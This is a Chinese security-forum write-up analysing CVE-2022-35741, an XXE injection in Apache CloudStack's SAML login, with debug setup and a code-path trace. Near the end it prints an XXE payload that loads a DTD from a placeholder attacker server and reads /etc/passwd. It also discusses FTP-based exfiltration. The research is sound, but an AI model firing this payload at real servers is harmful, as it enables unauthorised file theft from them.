

CVE-2022-35741 Apache CloudStack SAML XXE 注入 - 先知社区

“ 先知社区，先知安全技术社区

最近爆了好多洞，看到有个 XXE 注入，正好前段时间刚分析完 ZOHO 那个 XXE 正好分析一波

跟着 官网

(http://docs.cloudstack.apache.org/en/latest/installguide/building_from_source.html#downloading-the-release) 安装，

直接放弃，最后找到了 docker 的 镜像

(<https://hub.docker.com/r/ustcweizhou/cloudstack-simulator>)，直接 docker 搭起来，不过在 docker 进行远程调试的时候又出现了巨多坑，整个环境搭了两天，环境为 4.17.0.0

```
docker pull ustcweizhou/cloudstack-simulator
docker run --name cloudstack-simulator -p 8888:5050 -p
9999:9999 -d ustcweizhou/cloudstack-simulator
```

其中 8888 是 web 端口，9999 是要开启的远程调试端口，接下来直接按照以下命令执行即可

```
//在虚拟机当前目录新建一个supervisord的配置文件  
vim supervisord.conf
```

```
//内容如下，里面只是在原先的基础上加了个idea的远程调试，端口为9999
```

```
[supervisord]  
nodaemon=true
```

```
[program:mysql]  
command=/usr/bin/mysqld_safe  
autostart=true  
autorestart=true  
user=root
```

```
[program:cloudstack]  
command=/bin/bash -c "export MAVEN_OPTS='-  
agentlib:jdwp=transport=dt_socket,server=y,suspend=n,addre  
ss=:9999';mvn -pl client jetty:run -Dsimulator -  
Dorg.eclipse.jetty.annotations.maxWait=120"  
directory=/root  
stdout_logfile=/dev/stdout  
stdout_logfile_maxbytes=0  
user=root
```


```
[program:cloudstack-ui]  
command=/bin/bash -c "npm run serve"  
directory=/root/ui  
stdout_logfile=/dev/stdout  
stdout_logfile_maxbytes=0  
user=root
```

```
//将conf文件复制到容器内  
docker cp supervisord.conf 容器  
id:/etc/supervisor/conf.d/supervisord.conf
```

```
//进入容器  
docker exec -it 容器id bash
```

```
//更新supervisord文件配置即可  
supervisorctl update
```

先来看一下补丁，很明显的 XXE 注入漏洞，可以看到对 `responseMessage` 先进行了 base64 解密，在进行了 XML 解析，我们逆着来看看哪里调用了 `decodeSAMLResponse`




(<https://xzfile.aliyuncs.com/media/upload/picture/20220802103733-0ff55426-120c-1.png>)

在 `org.apache.cloudstack.api.command.SAML2LoginAPIAuthenticatorCmd#processSAMLResponse` 中，调用了 `decodeSAMLResponse`，继续往上找



(<https://xzfile.aliyuncs.com/media/upload/picture/20220802103744-16804454-120c-1.png>)

在同一个类中找到了 `authenticate` 函数，可以看到传入一个 `idpId`，而它是从 `params` 中的 `SAMLResponse` 中取出的值并且强转为 `String` 类型，而 `params` 是一个 `Map` 类型的，那么 `SAMLResponse` 就是一个 `key`，很有可能就是在 `request` 中传过来的，我们继续往上找




```
if (params.containsKey("SAMLart")) {
    throw new ServerApiException(ApiErrorCode.UNSUPPORTED_ACTION_ERROR, this.apiServer.g
}

idpId = ((String[])params.get("SAMLResponse"))[0];
Response processedSAMLResponse = this.processSAMLResponse(idpId);
String statusCode = processedSAMLResponse.getStatus().getStatusCode().getValue();
if (!statusCode.equals("urn:oasis:names:tc:SAML:2.0:status:Success")) {
    throw new ServerApiException(ApiErrorCode.ACCOUNT_ERROR, this.apiServer.getSerialize
}

String username = null;
```

A red arrow points from the text above to the `idpId` parameter in the `processSAMLResponse` call. The `idpId` variable is also highlighted with a red box.

(<https://xzfile.aliyuncs.com/media/upload/picture/20220802103754-1c9aea6a-120c-1.png>)



```
public String authenticate(String command, Map<String, Object[]> params, HttpSession session)
try {
    String idpId;
    if (!params.containsKey("SAMLResponse") && !params.containsKey("SAMLart")) {
        idpId = null;
        String domainPath = null;
        if (params.containsKey("idpid")) {
            idpId = ((String[])params.get("idpid"))[0];
        }

        if (params.containsKey("domain")) {
            domainPath = ((String[])params.get("domain"))[0];
        }

        if (domainPath != null && !domainPath.isEmpty()) {
```

The `params` parameter in the `authenticate` method signature is highlighted with a red box. The `idpId` variable is also highlighted with a red box.

(<https://xzfile.aliyuncs.com/media/upload/picture/20220802103802-215530d8-120c-1.png>)

成功在 `ApiServlet` 中找到了调用方式，在其 `processRequestInContext` 函数内调用了 `authenticate`，而且可以看到 `params` 里的值就是 `request` 转化而来的键值对，并且 `doGet` 和 `doPost` 最后都调用了 `processRequestInContext` 函

数，那么到最后解析 xml 的值就是我们可以控制的 SAMLResponse

```
try {
    if (s_logger.isTraceEnabled()) {
        s_logger.trace(String.format("apiAuthenticator.authenticate(%s, params[%d], %s, %s, %s, %s, %s)", this.saveLogString(command)
    }
}

serializedResponse = apiAuthenticator.authenticate(command, params, session, remoteAddress, responseType, auditTrailSb, req, resp);
if (session != null && session.getAttribute("sessionkey") != null) {
    resp.addHeader("SET-COOKIE", String.format("%s%s;HttpOnly", "sessionkey", session.getAttribute("sessionkey")));
}
} catch (ServerApiException var30) {
    httpResponseCode = var30.getErrorCode().getHttpCode();
    serializedResponse = var30.getMessage();
    s_logger.debug("Authentication failure: " + var30.getMessage());
}
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20220802103812-26ec6534-120c-1.png>)

```
void processRequestInContext(HttpServletRequest req, HttpServletResponse resp) {
    InetAddress remoteAddress = null;

    String responseType;
    try {
        remoteAddress = getClientAddress(req);
    } catch (UnknownHostException var31) {
        s_logger.warn("message: \"UnknownHostException when trying to lookup remote IP-Address\"");
        responseType = this.apiServer.getSerializedApiError(500, "UnknownHostException");
        HttpUtils.writeHttpResponse(resp, responseType, responseCode: 500, responseType: "xml");
        return;
    }

    StringBuilder auditTrailSb = new StringBuilder(capacity: 128);
    auditTrailSb.append(" ").append(remoteAddress.getHostAddress());
    auditTrailSb.append(" -- ").append(req.getMethod()).append(' ');
    responseType = "xml";
    Map<String, Object[]> params = new HashMap();
    Map<String, String[]> reqParams = req.getParameterMap();
    this.checkSingleQueryParameterValue(reqParams);
    params.putAll(reqParams);
    this.utf8Fixup(req, params);
    String reqStr = "";
    String cleanQueryString = StringUtils.cleanString(req.getQueryString());
    if (s_logger.isDebugEnabled()) {
        String var10000 = auditTrailSb.toString();
        reqStr = var10000 + " " + cleanQueryString;
        s_logger.debug("===START=== " + reqStr);
    }
}
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20220802103820-2bc1d5bc-120c-1.png>)

```
protected void doGet(HttpServletRequest req, HttpServletResponse resp) {
    this.processRequest(req, resp);
}

protected void doPost(HttpServletRequest req, HttpServletResponse resp) {
    this.processRequest(req, resp);
}

void utf8Fixup(HttpServletRequest req, Map<String, Object[]> params) {...}

private String decodeUtf8(String value) {...}
```

```
private void processRequest(final HttpServletRequest req, final HttpServletResponse resp) {
    this.managedContext.runWithContext(run() → {
        ApiServlet.this.processRequestInContext(req, resp);
    });
}

private void checkSingleQueryParameterValue(Map<String, String[]> params) {...}

void processRequestInContext(HttpServletRequest req, HttpServletResponse resp) {
    InetAddress remoteAddress = null;

    String responseType;
    try {
        remoteAddress = getClientAddress(req);
    } catch (Exception e) {
        // ...
    }
}
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20220802103828-30b4bbfc-120c-1.png>)

接着来看一下 wen.xml 看看 ApiService 对应的路由，在 / api / 下会被调用

```
<servlet>
    <servlet-name>apiServlet</servlet-name>
    <servlet-class>com.cloud.api.ApiServlet</servlet-class>
    <load-on-startup>5</load-on-startup>
</servlet>

<servlet>
    <servlet-name>consoleServlet</servlet-name>
    <servlet-class>com.cloud.servlet.ConsoleProxyServlet</servlet-class>
    <load-on-startup>6</load-on-startup>
</servlet>

<servlet-mapping>
    <servlet-name>apiServlet</servlet-name>
    <url-pattern>/api/*</url-pattern>
</servlet-mapping>
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20220802103836-35be1382-120c-1.png>)

在 web 页面中看到网络发的包，拿来一个加上 `SAMLResponse` 参数来看看最后触发漏洞需要的条件

[illegible]

(<https://xzfile.aliyuncs.com/media/upload/picture/20220802103847-3bd50b22-120c-1.png>)

在 `processRequestInContext` 中，需要满足 `apiAuthenticator != null` 这个条件才能进入到 `if` 语句中，进入 `if` 语句才能继续往下走，这就要 `apiAuthenticator` 必须有值，我们进入到 `getAPIAuthenticator` 来看一下



(<https://xzfile.aliyuncs.com/media/upload/picture/20220802103855-411b1d24-120c-1.png>)


可以看到必须满

足 `s_authenticators != null && s_authenticators.containsKey(name)`


条件，`apiAuthenticator` 才不会为空，其中会检测传进来的 `name` 是否在 `s_authenticators` 内，而 `name` 就是我们可控的 `command`，此时 `command` 的值需要为以下的几个值才符合条件，可以看到里面有两个值 `samlso` 和 `saml slo`，该漏洞的触发就是需要在开启 `saml` 的前提下才会触发而这两个值就是在开启 `saml` 后有的值，既然已经知道了触发条件直接将 `command` 值改为 `samlso`

`saml` 开启是在登录 `web` 后在全局配置中

将 `saml2.enabled` 改为 `true` 即可




(https://xzfile.aliyuncs.com/media/upload/picture/20220802103904_164b6970_120c_1.png)



(<https://xzfile.aliyuncs.com/media/upload/picture/20220802103913-4b6be902-120c-1.png>)


可以看到通过 `command` 获取的 `apiAuthenticator` 的值就是能够

继续执行命令的 `command` 的值



(<https://xzfile.aliyuncs.com/media/upload/picture/20220802103922-50ed006e-120c-1.png>)

最后对 SAMLResponse 的值进行 base64 解密后触发 XXE 漏洞，
接下来构造 payload 触发



(<https://xzfile.aliyuncs.com/media/upload/picture/20220802103932-57050780-120c-1.png>)

payload 如下:

```

<?xml version="1.0" ?>
<!DOCTYPE message [
    <!ENTITY % ext SYSTEM
"http://@evilServer:8000/ev.dtd">
    %ext;
]>
<message></message>


```

```

<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY % error SYSTEM
'file:///nonexistent/%file;'">
%eval;
%error;

```

server 端有被访问但是并没有回显，然后就想到了利用 ftp 协议工具 (<https://github.com/LandGrey/xxe-ftp-server>) 进行回显，但是测试一直不成功，然后发现 CloudStack 的服务端 jdk 版本为 `openjdk 11.0.15`，而在高版本中在 `FtpURLConnection` 类中进行 url 检测




(<https://xzfile.aliyuncs.com/media/upload/picture/20220802103943-5dabf382-120c-1.png>)

会对换行符进行检测，如果有的话直接抛出异常，这里就尝试了很多方法都不能回显，在网上查文章发现好像高版本的 XXE 无回显确实无法利用，这里在网上看到一篇文章

(<https://kylingit.com/blog/java->


`xxe%E4%B8%AD%E4%B8%A4%E7%A7%8D%E6%95%B0%E6%8D%AE%E4%BC%A0%E8%BE%93%E5%BD%A2%E5%BC%8F%E5%8F%8A%E7%9B%B8%E5%85%B3%E9%99%90%E5%88%B6/)`，详细的解释了为什么高版本 jdk 的 ftp 无法利用

1. `<7u141` 或 `<8u131`：不会受文件中 `\n` 的影响
2. `>jdk8u131`：能创建 FTP 连接，外带文件内容中含有 `\n` 则抛出异常
3. `>jdk8u232`：不能创建 FTP 连接，只要 url 中含有 `\n`



(<https://xzfile.aliyuncs.com/media/upload/picture/20220802103955-646b3ed0-120c-1.png>)

在调试的时候发现会在 `detailMessage` 中回显 / etc/passwd 文件内容，但是并不会回显到前端



(<https://xzfile.aliyuncs.com/media/upload/picture/20220802104004-69be5d2c-120c-1.png>)

请问一下各位师傅有没有可以利用的点